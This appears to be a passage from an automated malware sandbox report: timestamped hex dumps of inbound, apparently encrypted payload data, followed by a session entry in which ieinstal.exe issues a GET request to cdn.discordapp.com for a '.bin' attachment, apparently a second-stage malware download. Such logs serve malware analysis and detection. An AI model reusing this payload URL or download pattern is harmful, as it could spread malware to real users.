19 3a c4 b5 85 3c c7 08 a8 a8 04 7e d7 88 8b 2b 6f db b6 de b6 51 dc 43 d2 56 7d f3 0b b6 2a 03 90 02 d4 54 16 de 68 25 b4 d3 93 ee 2b a4 59 cd bf ab 0c 79 ac 5f 19 2b 17 38 a2 bd a4 2f d0 f2 f7 52 Data Ascii: ngV.*4/+qrn(!i#l:oU<*f/rR"!H~x$=$Dh=R$)ApY>^Z=pg+o#gR(3AC-R/G{US6?PFE^:<~+oQCV]*Th%+Yy_+8/R
2022-01-26 14:15:48 UTC	1355	IN	Data Raw: a3 44 21 26 05 5e c2 2f 3b ca 5f 83 b6 a1 92 92 21 e9 85 08 c2 14 0e da 18 a2 bc 7b 6e ec 4a f9 0d 58 b4 7b fb 4e 56 03 20 04 1c 1f 1b c4 ff 14 af 23 74 21 53 5d a1 98 d6 39 dd 3f bb e7 2c 33 79 ce 6a cd a6 0b 63 b8 c3 b5 94 4a 25 7c f4 a2 aa f9 1e 03 8d 9d 99 b1 6d 99 5b b0 17 ce c5 cd 5e c8 68 62 83 1f 55 35 ca 8f d1 11 87 8a 70 1c f1 5d c7 ce d1 35 69 2d 3a 4e 73 b6 4b 2b 2b 85 5d ab 9a 5e 11 4a bb 73 43 4a 63 b6 35 3f 41 46 49 70 0c 41 bc 77 ed 0c ab 16 97 ff 6a c6 86 cb 03 dd 1a 03 6b 4f d3 3a 2d 81 a0 44 cc cf 80 ce a3 e2 93 a6 78 20 ae 62 57 1a 18 bb 3f b6 66 84 6b a6 7f 2b 13 82 c6 03 67 6e 1c 32 86 ac 51 63 7c 12 7d 3a 55 5e 85 82 75 8d 52 64 75 8b 9b e2 20 8a f1 24 1d 0e 22 15 4f 54 64 45 51 5a 54 29 49 75 40 ca 32 e9 40 9a 9b 14 18 16 2e 15 a2 Data Ascii: D!&^/;_!{nJX{NV #t!S]9?,3yjcJ%|m[^hbU5p]5i-:NsK++]^JsCJc5?AFIpAwjkO:-Dx bW?fk+gn2Qc|}:U^uRdu $"OTdEQZT)lu@2@.
2022-01-26 14:15:48 UTC	1359	IN	Data Raw: 58 03 93 ed a3 6e 76 a3 ad f1 a8 f0 24 27 74 4b cd 72 65 bc d4 ab 0b 80 2d 13 65 fd e7 d1 2f a6 b6 01 51 0b d5 f8 b8 3f 53 1f a6 f4 72 72 ef 9e 83 2a 0f 28 3d 75 91 13 45 c4 4b 2d ce c1 3c 79 05 ce d7 d0 23 dc 6c 84 ad 77 e4 d3 6c e0 65 db 7a 91 3a 2b 9a e9 9f 32 f0 f0 9f bc d0 d6 2c 7d 55 54 47 cb 32 25 cd 4b 04 d9 29 e6 6a 34 55 4d f4 ae df 06 9b b6 5e 83 cc f3 a9 43 95 2a 30 f8 2f 77 f8 81 6f a5 11 6d 7d 93 7c 1a cf 91 36 26 49 6d 7f ad 2c 7b bc 45 00 4c ac 80 10 37 a4 17 48 49 a8 4a ec 51 e6 1e 64 18 20 74 70 7a bf 42 ec fb a0 d5 8a 9f 7f 3e 86 87 bd 53 97 ac 9b e6 fa 3b df 33 a0 e2 6a b9 03 ec e5 5e b8 45 f2 f9 2a 9c 31 7b de 79 e4 d7 bb 08 8a 4f 3b f6 1b 3a c1 cc f7 0b 79 81 86 ac f7 c5 a9 8d 9a 5a dd 5a 85 fe be 37 f7 9f 43 65 c1 08 8f 33 7a c9 d1 Data Ascii: Xnv$'tKre-e/Q?Srr*(=uEK-<y#lwlez:+2,}UTG2%K)j4UM^C*0/wom}|6&lm,{EL7HIJQd tpzB>S;3j^E*1{y O;:yZZ7Ce3z
2022-01-26 14:15:48 UTC	1371	IN	Data Raw: 35 f9 5d 5f 7f b6 ad 7f 58 c4 d9 a3 38 19 9f 9e ae 5b 7d ed bc 79 22 e5 bc 3c 22 5f ed 53 0e ee ad 59 43 23 2e 24 9d 15 69 de 72 90 35 33 df 43 3a 82 06 c2 4a d1 23 53 b6 e9 e8 9d 3d 09 84 4f 5f e7 91 a3 fc 51 0e 75 9d 06 0b 0e ad 31 89 e5 a9 9e f1 c3 d7 2a e2 f5 da 26 8d d6 22 ef 69 31 a5 94 ec 24 5e 39 66 5d 61 79 90 2e d6 56 c8 0e fb ff 75 fa bc 2e a2 66 2f 63 a8 c3 38 a0 32 0f 05 f4 a2 3c 96 c8 c3 0c 85 99 9a 51 99 5b 62 91 ac 3f 64 56 2d 3a e9 23 8d 56 03 41 e8 21 ef 76 94 8c 1b 2a f2 c0 61 7f 21 1f 30 14 cc 62 67 c8 05 db 54 2a 7f 1f f1 e6 ff b8 04 01 5d b4 50 9c 28 32 16 4e 06 f2 61 77 b1 6e e6 50 9c 37 94 5a c6 f2 91 05 5d fa c1 12 86 c4 75 58 0b 57 96 e8 a2 d0 cd 5e d8 cc be 54 c5 ae d5 1a 14 3d 99 2d 46 98 75 08 2c 1d d7 23 c3 ce 53 f1 86 63 cc Data Ascii: 5]_X8[}y"<"_SYC#.$ir53C:J#S=O_Qu1*&"i1$^9f]ay.Vu.f/c82<Q[b?dV-:#VA!v*a!0bgT*]P(2NawnP7Z]uXW^T=-Fu,#Sc
2022-01-26 14:15:48 UTC	1387	IN	Data Raw: 54 0d 39 3d 2b f7 21 29 25 47 d9 e2 ac e3 cd be 0d 06 7b 71 c4 7a 8c 0d a2 33 1b 0f ab d2 e4 6c c8 4e 3f ac 40 aa 9d 15 83 ac f7 63 a7 9c 1e 14 0c 48 7b 75 c9 02 50 7b 38 85 ca 6e 4d fa 7a e8 61 62 d0 6e dc d5 f5 7d 51 53 94 2d 35 75 1b c5 4f 10 b6 ec 39 c6 1f ba d0 ea 5d 90 58 a0 c5 57 97 45 3a 0b 4f e0 a9 53 2b a0 55 9c 1a 5a 5c f4 b9 3b c0 7c 99 d2 29 2d d0 c0 99 fa 7e ac 45 83 7b 1b 32 a2 ac 2c 75 c0 ec f9 52 9a 6d 0e cd fa a4 ea 37 a7 5e cb b8 b5 de 52 c4 40 8f 8c d6 08 0b de 93 85 b7 95 5b 90 62 5c 95 34 88 7f ab d9 f7 ec 2d 2a 55 5c f5 32 a7 4a 6f 70 5e 87 f7 30 22 63 a5 b2 9e b9 0b 34 7f 5c 42 6e 71 05 fc a8 2c 72 49 61 64 fd 90 21 8e 0e 47 cb e5 69 31 21 b1 f7 21 e4 82 ca 4b 16 cd 9b 53 10 77 4a 1f ee 67 e2 38 74 79 b5 2f d5 0c 75 5a 8a ac 40 0b Data Ascii: T9=+!)%G{qz3lN?@cH{uP{8nMzabn}QS-5uO9]XWE:OS+UZ\;|)-~E{2,uRm7^R@[b\4-*U\2Jop^0"c4\Bnq,rI ad!Gi1!!KSwJg8ty/uZ@
2022-01-26 14:15:48 UTC	1403	IN	Data Raw: f0 e2 9a 39 d8 99 92 c1 e4 95 12 60 15 01 18 12 b8 2c 5d 90 22 f9 07 ff 0b 90 cd d3 f8 8f f9 f8 a0 d2 ff 5a 01 2c 03 1a 28 18 5e f3 03 41 d5 75 e4 0e 7c f9 be 99 07 67 39 06 37 16 06 b2 38 ae 6b 4f 9a ac fb dd 90 9f 93 ad 3c 9e f8 c9 df 7e 95 50 62 cb 86 0a 33 44 b3 51 db 55 8e 59 36 ce 56 d7 26 8f b0 23 c5 2d 3f 68 f6 50 38 12 e1 7b 65 68 3e 19 07 f8 2a 9a 0f 1f aa 83 29 43 4d 44 e0 0b 55 f2 c0 a4 69 06 ea 2e 88 cc f0 ee c9 ff ee c9 d9 2a 79 2f d4 29 4f c6 c6 e1 92 fc b5 3a bd c2 de 6f ff 50 61 b4 60 28 1b 96 d3 80 67 9b 77 9e 8c 0f 13 a7 66 cc b1 78 b1 ff 4c 5b c7 42 c8 ec 2e f0 b5 56 e9 79 2d 6b 61 60 63 69 c1 89 32 34 66 94 96 7e b7 ba 09 68 5e 30 fe ad cf 40 1d dc 8a f2 34 0d 30 f4 97 30 a4 f8 bb bf 5c 92 67 d7 e4 00 b7 4a 35 0e 75 3c 77 87 6d 18 c3 Data Ascii: 9`,]"Z,(^Au|g978kO<~Pb3DQUY6V&#-?hP8{eh>*)CMDUi.*y/)O:oPa`(gwfxL[B.Vy-ka`ci24f~h^0@400\gJ5u<wm
2022-01-26 14:15:48 UTC	1419	IN	Data Raw: ec 68 20 ac b9 a3 d2 d7 ac 5e d5 01 74 0b 86 a8 d9 c7 63 4d 01 4c 0c c0 18 1b 6b f1 c0 48 e6 a5 f1 6c d4 35 c2 85 2a 85 7a b5 20 61 95 8f 38 4d a3 ea 5c 53 97 be 31 ea 2d 49 cd 6e 6c ef e1 74 0d c9 bb f9 03 9a 59 03 20 f1 94 2c de b9 e9 b0 5b f6 a5 e5 d2 e6 55 d7 f5 58 e2 51 65 49 df 1d 7f 66 f3 f9 ff 86 23 77 03 2d 02 ad ba 9c ae 0a a2 63 2c 28 cd 4c 54 17 c4 e7 fc 35 be fc dc cb 6c 14 82 5b 97 64 b6 24 3e be 60 86 05 2f ff c2 bd ac d6 25 59 a8 b6 29 02 07 d1 3c e0 b6 a4 51 05 dc ac 29 4b f2 dd 1a 5a 00 35 8e 42 36 cb b9 23 bb 7d a6 a1 b4 c7 9d 9d 9f f8 4f 97 92 fa db d0 a0 5d d5 3f 38 63 ac 21 e3 54 a0 9e 6d 35 f8 04 98 6a c7 29 87 a6 3b ad 6d 09 90 a0 d5 06 0a e1 79 07 7d dc 13 69 7b 4f d6 67 a4 7c 0a d2 5f 43 a8 e4 9d 5b 09 a0 b7 b6 b4 f5 d3 aa fb c9 Data Ascii: h ^tcMLkHl5*z a8M\S1-InltY ,[UXQeIf#w-c,(LT5l[d$>`/%Y)<Q)KZ5B6#}O]?8c!Tm5j);my}i{Og|_C[

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1435	IN	Data Raw: 3b 52 ba f7 53 88 c6 8d b6 82 9a 37 af 87 93 ad 6b be 3e 91 44 f5 c3 32 22 54 5a 7b cb 5b 19 83 b6 f3 78 80 76 97 a5 be f1 ab 6a 16 66 8d 80 fc 87 17 3f 01 f1 87 15 e5 92 cf 69 18 f1 2f 55 61 5b 20 8b 52 64 02 82 6f a6 62 88 9e 31 1d 7e 6f b7 e6 5d 3d 93 39 c1 97 e4 e8 24 d5 25 ad 19 dc 7b 1b c3 ee ac 08 c0 bd ff 74 79 47 2f d6 36 67 56 ee 48 96 50 59 1e 7e 7e 4f 38 18 bd 11 20 8d 70 67 d0 99 a4 2e ba 87 76 0c bd a9 ff 11 37 72 c0 77 fb 97 93 e2 db b8 bf 12 7d 1a cf 9e 0b 9e 4e 5b 40 b3 07 f7 c2 d8 7e 75 aa de 4f ab 65 9a b9 8f b2 e8 d0 25 9c 82 e0 71 e5 04 d2 8d e6 a3 fa 19 ae 63 c8 4f ab 4b 81 89 d9 cc fa 66 3f 87 c4 3f a8 7a 6c dd 1c 3d 8e a6 2e d7 45 05 11 04 25 2a f6 9e d0 cf a6 be eb fc 55 f2 a3 80 ee 02 88 53 1d 7d ff c8 4e db 0e 7c af ad 94 aa 7a Data Ascii: ;RS7k>D2"TZ{[xvjf?i/Ua[Rdob1~o]=9$%{tyG/6gVHPY~~O8 pg.v7rw}N[@~uOe%qcOKf??zI=.E%*US}N|z
2022-01-26 14:15:48 UTC	1443	IN	Data Raw: 6d 0f bc de 05 c6 79 aa 20 73 dc bf 49 dd b9 af e5 b9 5d f6 38 42 30 c1 d3 24 4f f4 eb bb c1 f7 0f 11 bd 4e 3f 80 d4 d1 a7 4b 0e 47 cc ad 65 71 95 d2 3e 1b b7 56 5e 40 50 21 8b 13 f8 c2 2c 28 f2 a7 34 88 d3 bb 41 83 75 dc 52 b2 2a 76 45 30 8f 05 5a 5a 41 d3 14 d5 8e e9 6f 21 ab d1 c4 d6 2b 0f b7 df a9 28 8a 67 a4 91 ab 45 06 4c 3d 49 70 7f df ff f3 00 35 a2 d2 38 aa 3a 0b b1 d7 1f 76 ef 26 86 48 e5 a4 59 f4 79 9b ed 87 ff ad 39 98 19 3c 6e 22 bc 02 f5 e9 41 90 3c 39 d7 18 a4 d8 05 d7 93 3a da e1 cd c9 46 b8 61 0f 09 f5 74 77 fc f6 fc be 75 1d e5 74 e0 4e 5b 26 21 da 4f c5 c2 a7 ab ce c9 4f a0 b3 89 fe 90 0c 35 9b 7c 15 89 d8 b9 01 62 f8 85 11 e0 f4 b9 4c 54 a8 b4 1f 53 22 d4 ec 57 be 93 24 1f e7 94 9e bb 14 60 e5 bb 35 0f 61 e9 7d 84 fd d5 25 b6 bd 49 d6 Data Ascii: my sI]8B0$ON?KGeq>V^@P!,(4AuR*vE0ZZAo!+(gEL=Ip58:v&HYy9<n"A<9:FatwutN[&!OO5\|bLTS"W$`5a}%I
2022-01-26 14:15:48 UTC	1459	IN	Data Raw: b6 80 7d c1 99 d9 5a 3b db 64 0c 49 ce cd 22 b0 45 24 49 a7 68 29 7a 14 8b e1 36 bb 81 04 27 d4 f6 22 9d fe bd c0 8a 5d 31 d9 a5 85 ca 5e f0 fb 09 58 6c 5c 9f 75 48 54 df e1 85 10 ef bd ef 4a e8 bf 3b b0 5e 39 42 89 20 f5 f9 33 22 45 c6 62 af 02 cd 08 25 8f 4a c4 10 01 34 09 9a 6f 74 a6 6e c2 11 9b f7 70 ef c0 58 82 0f 1f 05 9e 60 61 ca a8 37 01 e3 b0 a2 dc 3a fd 10 27 01 b8 99 a0 da 6c c8 a9 d3 97 b9 01 80 4d c3 eb 74 0b 81 93 6d ab 49 c3 a9 f2 2a c7 71 59 32 24 cf b8 17 5a cd a5 0e 4b d3 3b a0 5d be c3 c7 31 76 1b e0 b5 07 0d 3b c4 77 7e 87 ad c2 af 9f d3 97 16 18 29 04 a7 b2 70 28 d7 d4 d6 38 2e 5c b9 c8 06 7b 01 8a f2 1a 27 ac f8 bf 10 20 3d 71 f9 2c 93 99 e3 89 59 e3 6a 0c 66 9b 71 67 d0 71 fb af ac 39 89 f3 a9 43 03 00 40 07 d0 fc 35 26 a0 b0 70 da Data Ascii: }Z;dI"E$lh)z6'"]1^Xl\uHTJ;^9B 3"Eb%J4otnpX`a7:'lMtmI*qY2$ZK;]1v;w~)p(8.\{' =q,Yjfqgq9C@5&p
2022-01-26 14:15:48 UTC	1475	IN	Data Raw: 16 5c 91 fe 93 db 6c c6 07 a0 0d b3 16 0c 67 b5 76 13 d4 aa 9b d0 50 4d f4 f0 09 75 bf ba 40 db 81 ad 3d 87 a4 64 37 66 ac 99 17 1e 46 f2 a4 da cd 37 b6 04 0f 00 24 73 b0 b8 25 b2 59 a8 64 fc cf 57 5b c9 55 a1 d4 15 0d 92 d8 4f 7d 8a c0 34 92 7e a0 13 18 7c df 07 d7 6e 81 9a 12 6e 64 76 3b b6 a4 42 50 0d 94 20 89 ca 23 bd c3 cb c5 60 2a 5f 8d f9 de 24 6e 55 9f 27 3f dc c8 4a ab af de b8 1a e0 4e 0e 0d 58 8b fb 2e 4b 22 de e9 24 ba 74 41 b2 79 1c 75 c2 8c 78 64 b3 2d 1a 09 af db ad ca 5b a0 78 da b6 35 a8 e3 01 0a af a5 72 00 db 2d 56 d0 ef 12 62 18 6c d0 2e 0e 01 e2 91 d9 c8 2c 25 8a b7 fd 6d a2 4c 91 6e 1b 68 2f 2f c8 93 7e f2 aa 6b c4 94 d3 56 5e 08 20 81 18 0f 46 a7 27 e5 e5 0f df ff 76 42 52 8c d4 02 e3 60 db e8 d4 13 70 b8 8f 57 6c 41 04 38 cd 6c 20 Data Ascii: \lgvPMu@=d7fF7$s%YdW[UO}4~\|nndv;BP #`*_$nU'?JNX.K"$tAyuxd-[x5r-Vbl.,%mLnh//~kV^ F'vBR`pWlA8l
2022-01-26 14:15:48 UTC	1491	IN	Data Raw: 97 58 12 7a 04 44 6b 3d 7c 46 a7 27 6c 89 4f d3 13 1a 66 5e dc 26 a5 2f c9 17 24 18 df bc 11 36 3a 6c 41 04 ca c2 19 0d bf 2c c5 4b 7e 7a fa d5 6f 69 df 93 f4 ed 9f 74 c3 39 2e 94 b4 f1 fc a6 b3 29 64 2a 81 f8 e6 62 fa 4e b6 91 0f 4b a0 e6 a2 8a 39 fa 7b dc 4a eb c0 a1 65 cc fc e4 5f 0b a8 38 d8 99 6d b4 82 c2 9b d6 3d 01 18 4b 8a 17 77 9c 50 fe 34 3f 03 19 a6 38 2b 04 bc e8 fd 24 1b 5a 8a ac ab 1a 58 18 b7 33 77 06 83 23 fe f1 5f 91 be 98 07 67 1b ee 0b d6 06 b2 bb 6a 01 c6 aa 54 7e 1d e5 a6 13 c6 c9 61 07 0e df 54 e6 50 09 23 e6 8d cc bb 4b 51 43 b8 8e 59 36 c1 92 d0 d3 77 f1 51 ce ae b3 32 e9 56 bb d2 c1 1d 98 6f cf de 05 9e 13 ad 0f fa eb 43 c0 88 4d 44 89 32 74 fe b3 b5 5a c6 f9 a7 e4 24 d8 69 36 00 e6 eb 55 4a 86 d0 2b a4 28 c6 27 ab 9a c7 64 21 18 Data Ascii: XzDk=|F'lOf^&/$6:lA,K~zoit9.)d*bNK9{Je_8m=KwP4?8+$ZX3w#_gjT~aTP#KQCY6wQ2VoCMD2tZ$i6UJ+('d!
2022-01-26 14:15:48 UTC	1499	IN	Data Raw: 19 df 2f 82 33 90 bd 6b da 16 02 ac e1 b7 3e a1 38 57 8b db 5c f1 06 c2 73 4b c4 2b d0 04 b2 53 6a 6a cf a5 3c 04 4e c2 07 62 d2 50 17 b7 b0 92 82 aa 38 8c 0c 11 e0 07 62 01 2c 30 08 6f ed 4b 73 04 d2 c0 76 7f 86 2f 07 a2 c3 11 1d e8 4c a3 e9 25 5f 61 a4 9b 25 84 6f d0 28 a8 21 1b fa fe 74 78 46 2e 28 22 db 17 bb 48 6d 7c ca e6 93 0b 4d ff 9f 94 49 67 0f 70 e5 d1 1b 5a b9 53 c4 32 0e 57 be 7d eb ca 05 d1 fe bf 61 55 e5 f2 60 f8 10 7d 18 ce 9c 81 dc 47 d9 3c 4d 06 81 c9 51 32 87 28 7d 1e aa 64 8a 44 14 57 a5 13 be 63 f7 6b bd b6 af 8f a5 b0 d4 92 38 af 4b c8 5c 54 e6 f2 b1 8e ba 12 73 94 59 3b 96 d3 5e 5f 3d 95 66 86 05 ea fb cc 9e 0d 26 25 0a 4f bf d1 ef a6 13 90 d0 fe 79 08 1f 9e e5 ce 73 36 a6 75 ec 79 73 08 32 2c 54 95 cf 8f b1 7a 11 b1 91 b9 6a 4c c3 Data Ascii: /3k>8W\sK+Sjj<NbP8b,0oKsv/L%_a%o(!txF.("Hm|MIgpZS2W}aU`}G<MQ2(}dDWck8K\TsY;^_=f&%Oys6uys2,TzjL
2022-01-26 14:15:48 UTC	1515	IN	Data Raw: 25 2a 0f 0b 30 f0 a6 33 90 f0 fe d8 e9 00 9e c5 ce 53 36 e8 94 f3 79 53 08 3a 2c 1f 74 e0 8f a1 7a 01 f1 c9 58 45 4c d3 83 ed 64 ce ef e4 e2 8b d4 1a 8b 1e 7a 85 ae ac 53 2d 23 64 fa fa a7 2a 03 13 c6 0b 3f 6c d2 eb 5d 90 d3 0b 05 eb d1 51 32 ca e7 3f e1 6d a0 e6 41 17 d2 6b 37 9b 45 d0 98 f7 df 4a 4a 54 c4 c4 58 12 fa a2 a4 37 3d 0f 46 a7 67 f9 69 14 d3 72 1a 66 1e 58 c6 fe 2f ac 17 24 58 ac 5c 4b 36 56 6c 41 44 a8 22 43 0d d1 2c c5 cb 2f 9a a0 d5 1c 69 df 93 b5 0d c6 74 aa 39 2e 14 84 11 a5 a6 c1 29 64 6a a1 18 b1 62 9f 4e b6 91 1f ab f7 e6 d7 8a 39 fa 7b 3c 1c eb b3 a1 65 cc fc e4 36 0b dc 38 d8 99 6d b4 e8 c2 fa d6 3d 01 18 4b e1 17 18 4e 31 0a c9 b9 52 ee 3c e1 6d f8 22 d4 ae 24 74 20 bb 89 4d 8c 17 c3 cf 65 13 08 bc 66 b3 f1 2b 03 29 fa 1d c6 56 38 Data Ascii: %*03S6yS:,tzXELdzS-#d*?l]Q2?mAk7EJJTX7=FgirfX/$X\K6VlAD"C,/it9.)djbN9{<e68m=KN1R<m"$t Mef+)V8
2022-01-26 14:15:48 UTC	1531	IN	Data Raw: 71 fd 3c 97 4e 5a 4d 4d 86 6b 0b 67 d3 86 e7 41 0c 2e 8a ac ab 1a 6e 79 b2 5f 12 62 a3 57 e1 d1 47 fe df fc 27 33 25 bd 44 b5 63 c0 cf 03 15 af bc 35 0a 78 e5 a6 3d a7 d2 0d 62 6a ff 20 fa 70 0e 4c 87 e9 ec ef 74 02 12 d3 eb 20 36 c1 a7 b1 cc 1b 94 35 ee da a8 12 ed 39 da b6 e1 6d 89 0a cf fe 66 fb 61 d9 13 9c f0 20 a1 fc 28 44 b4 7e 43 a1 f2 f0 09 99 bd 95 b7 7b 9f 2a 7b 5f d7 a3 71 78 b3 e6 2b a4 1d a7 22 c7 ff a3 44 55 12 67 6c 7e c3 fd 48 d5 2b 91 65 24 d0 2d 83 a2 0b a3 8c 0b 47 eb 42 f5 c2 c8 c4 5b 1c f2 4e 5a ba c3 00 55 61 f3 3f 2d 25 8c 1b 8c af 69 c1 62 42 0f b7 8f 02 11 25 ca a4 0f 26 5f 8c 06 0e 19 cc 66 ad df b6 79 9f 46 e5 10 15 3e e7 76 f9 c7 32 4a 52 ee 2d db 86 67 1a 5d 03 ee ea c1 65 48 d8 70 50 00 9e 3f c6 a5 36 48 3f 5c ff c8 9e ca 23 Data Ascii: q<NZMMkgA.ny_bWG'3%Dc5x=bj pLt 659mfa (D~C{*{_qx+"DUgl~H+e$-GB[NZUa?-%ibB%&_fyF>v2JR-g]e HpP?6H?\#
2022-01-26 14:15:48 UTC	1547	IN	Data Raw: 30 27 3e b3 3a aa e7 73 3f 26 86 0b f3 c7 4f 3a 04 44 be b0 ed 04 48 fc 5b 0d 56 b9 0f f4 e1 23 36 55 4e fe fe a9 e1 66 01 13 af bf b2 1e 32 36 cd fd 69 65 31 ab f7 b7 94 7f 89 46 fc 58 19 b3 a5 ba 57 26 21 da cc 05 12 24 6d c2 99 19 f7 3e cc 12 fa 0d 65 73 8b 35 89 d8 46 74 9e f3 5d 9c a5 18 46 39 ac ff de 1e 03 ca 37 cc 57 be 98 fc 94 a2 68 9b 3f 14 60 e5 eb 63 58 ec ac 91 ee ff 85 cd 7d 9d 49 d6 ce 8c 2e 69 6b 5a 25 bd 09 dd 87 a8 ee fe 01 5c 5a 33 f0 07 02 ca 48 b4 db 78 3b a6 5f 39 42 61 77 60 07 cc 96 ba 39 9d 83 1a 4d d3 59 b5 ff 5f 55 e3 67 5f cd 05 35 f9 42 de 7c 0c ea 39 1e 82 14 a2 72 9e 31 d5 40 1c 4f 99 79 c4 65 d6 eb 2d 8c 50 54 ea b7 f1 68 e7 8b 11 49 9d 9e b7 c4 84 f7 4b 40 2b 54 04 36 53 ee 6a 4b a5 2c 04 5e c2 17 62 c2 50 07 b7 a0 92 92 Data Ascii: 0'>:s?&O:DH[V#6UNf26ie1FXW&!$m>es5Ft]F97Wh?`cX}I.ikZ%\Z3Hx;_9Baw`9MY_Ug_5B|9r1@Oye-PThIK @+T6SjK,^bP
2022-01-26 14:15:48 UTC	1563	IN	Data Raw: 16 12 78 b4 b2 2e a5 bc 57 0f f5 9b a3 d6 e6 af 1b 1a 2b 54 04 36 8b ab 6f 4b a1 2c 04 5e ec 54 30 96 74 5f e3 e1 92 92 aa b9 51 c8 15 61 02 e3 00 ad 1f ca 3c b8 6e 2a 51 89 c1 77 7e 87 ce 43 a6 c2 c4 2b e8 4d 8c 9a 40 3f 14 c4 9a 24 31 13 d7 29 b1 20 1a fb d1 07 1d 26 5b 48 07 9f 17 ab 48 7d b0 a7 e0 83 9f 58 ff 1d bb b9 02 ec 05 06 f4 eb 5b 3b 52 c6 53 8f 50 bc 14 e9 cb 07 fe 8e da 02 20 86 d7 11 81 76 1d 6e ae 9e 80 de 8e 58 3b 4f c7 80 c8 53 1d f7 4d 1e 6b c9 41 e0 3e 7e 33 d7 74 ae 63 d7 e3 1a b0 8f 8b 85 b0 f4 bc 6a db 00 ec 35 15 87 f2 91 8e 9a 9e d4 92 79 3f b6 d3 7e 71 6f e1 25 a2 6c b0 81 cc be 0d 06 b5 ad 49 9f d5 cf a6 33 be 82 8a 3a 2c 6b df 84 ce 53 36 86 e1 4b 7f 53 0c 3a 2c 44 bb ad fb c2 5e 55 eb db b9 7a 4c d3 1b 6a a2 fb 7e cb e2 8b fa Data Ascii: x.W+T6oK,^T0t_Qa<n*Qw~C+M@?$1) &[HH}X[;RSP vnX;OSMkA>~3tcj5y?~qo%lI3:,kS6KS:,D^UzLj~

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:15:48 UTC	1579	IN	Data Raw: f0 fe 59 08 3f 9e c5 ce 53 36 86 75 cc 79 53 08 3a 2c 44 95 df 8f a1 7a 01 b1 81 b9 7a 4c d3 83 ed a4 fb 0e db e2 8b d4 1a cb 3d 9b ba ae ac 53 2d 23 75 1b c5 a7 2a 03 13 c6 f4 df 53 d2 eb 5d 90 d3 e6 e5 d4 d1 51 32 ca a7 e4 01 52 a0 e6 41 17 52 a2 d7 a4 45 d0 98 f7 df f2 aa 6b c4 c4 58 12 7a 04 44 08 3d 0f 46 a7 27 6c 89 2b d3 72 1a 66 5e dc 26 c1 2f ac 17 24 18 df bc 74 36 56 6c 41 04 ca c2 7c 0d d1 2c c5 4b 7e 7a 9f d5 18 69 df 93 f4 ed fa 74 a9 39 2e 94 9c f1 9a 26 cb 29 64 2a d9 f8 8e e2 91 4e b6 91 7f 4b c8 66 d7 8a 39 fa 7b dc 23 eb b7 a1 65 cc fc e4 32 0b dd 38 d8 99 e5 b4 e8 42 f8 d6 3d 01 b8 4b e1 97 1b 9c 50 fe 8c 3f 6d 99 ce 38 2b 04 6c e8 93 a4 74 5a 8a ac ab 1a 28 18 df 33 77 06 82 23 8e f1 53 90 be 18 ef 67 69 6e 64 d6 06 b2 bb 6a 73 c6 db Data Ascii: Y?S6uyS:,DzzL=S-#u*S]Q2RAREkXzD=F'l+rf^&/$t6VlA|,K~zit9.&)d*NKf9{#e28B=KP?m8+ltZ(3w#Sgindjs
2022-01-26 14:15:48 UTC	1595	IN	Data Raw: 38 d4 f4 36 e8 6c d4 fe 5a 75 5c 21 1a d7 e8 51 33 88 f6 09 23 71 01 a1 91 41 68 8d 67 96 1e ee d6 f9 42 31 6a 8c 36 55 54 81 ed 6f a6 84 36 31 61 f8 fe 55 54 6a a0 e8 23 19 7a 5d bb c7 ae 98 b8 71 59 36 c1 e1 d0 a5 77 f1 51 ce ae c7 32 81 56 bb d2 c1 1d ec 6f bd de 05 9e 13 ad 7a fa 99 43 c0 77 e7 44 1f c0 9b fe 4c 50 27 c6 73 41 f2 24 27 8f 4b 00 7b 0d 4d 4a 79 36 56 a4 a4 20 36 ab 65 21 19 21 82 a1 62 1b 48 3b 56 bc a4 1f 7d 56 0f a7 97 d1 80 45 f1 0b ec 41 6c d5 75 4f d7 3f 90 7c 52 31 20 0b 53 7b be 35 62 0d fa 4a 1a ac 50 8f bc 62 d4 e9 ca 8f a9 bb 0b ea 1e 9b 29 30 01 c0 42 19 67 cc 83 ff 0c ed 90 29 68 d6 5a 3e 4c dc d7 e7 8c d9 5b 86 b7 53 8f 0e 86 da 0a 87 7a 49 38 0e 46 ff 41 65 05 d9 bb a5 9d e2 11 7c 45 5c 91 a5 ae a5 56 9c 40 40 95 32 c9 32 Data Ascii: 86lZu\!Q3#qAhgB1j6UTo61aUTj#z]qY6wQ2VozCwDLP'sA$'K{MJy6V 6e!!bH;V}VEAluO?|R1 S{5bJPb)0Bg)hZ>L[SzI8FAe|E\V@@22
2022-01-26 14:15:48 UTC	1611	IN	Data Raw: 1e ba 08 89 ba 32 29 00 2f bb e5 93 2d 32 c9 25 44 59 7a 03 4e 99 f2 38 f4 40 1a 86 44 99 e1 7c 93 a0 7f 8e d6 0e e6 f1 25 55 85 0d 43 cb 47 a8 87 b5 46 c1 50 24 a3 98 a2 6a 06 1c f2 f1 35 2f 1c 50 82 a4 51 ca 6e f1 4a c7 6d 58 1b b6 45 b4 a0 7b f4 a3 7b 60 0c 98 80 7b 99 91 57 e3 ae 3e 72 0a 0c 6a 76 a5 2c a9 7a 55 7b 02 fc 5d 15 d6 9b 65 ec 92 99 d0 ef bb d5 43 bd 77 fe f0 bc 10 51 55 1a 1b f5 37 8d 92 71 d4 9e 23 34 64 43 ce 7f 39 4a 76 3c 29 e8 05 3e 60 99 7c c9 5d d0 39 74 a4 7a 07 55 ee 8f 30 5b 56 63 f1 e5 5a 13 59 a7 f3 05 0a f1 3b 88 05 52 93 5f 67 ec 6d d4 0b e0 48 d3 39 12 36 8f 00 da 1c f0 92 03 f5 66 2d d4 ce 37 11 29 83 c7 30 43 e7 51 bd 6a c8 fb 7f 93 6b c4 09 9b d1 ba 74 7d 13 e4 61 2a 28 92 fd a8 38 b7 60 97 92 26 b9 8d 8d 10 51 0e d3 10 Data Ascii: 2)/-2%DYzN8@D|%UCGFP$j5/PQnJmXE{{`{W>rjv,zU{]eCwQU7q#4dC9Jv<)>`|]9tzU0[VcZY;R_gmH96f-7)0 CQjkt}a*(8`&Q

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49829	162.159.133.233	443	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-26 14:16:32 UTC	1613	OUT	GET /attachments/933089029631639657/933089094899228722/4687_OIhOpvia11.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
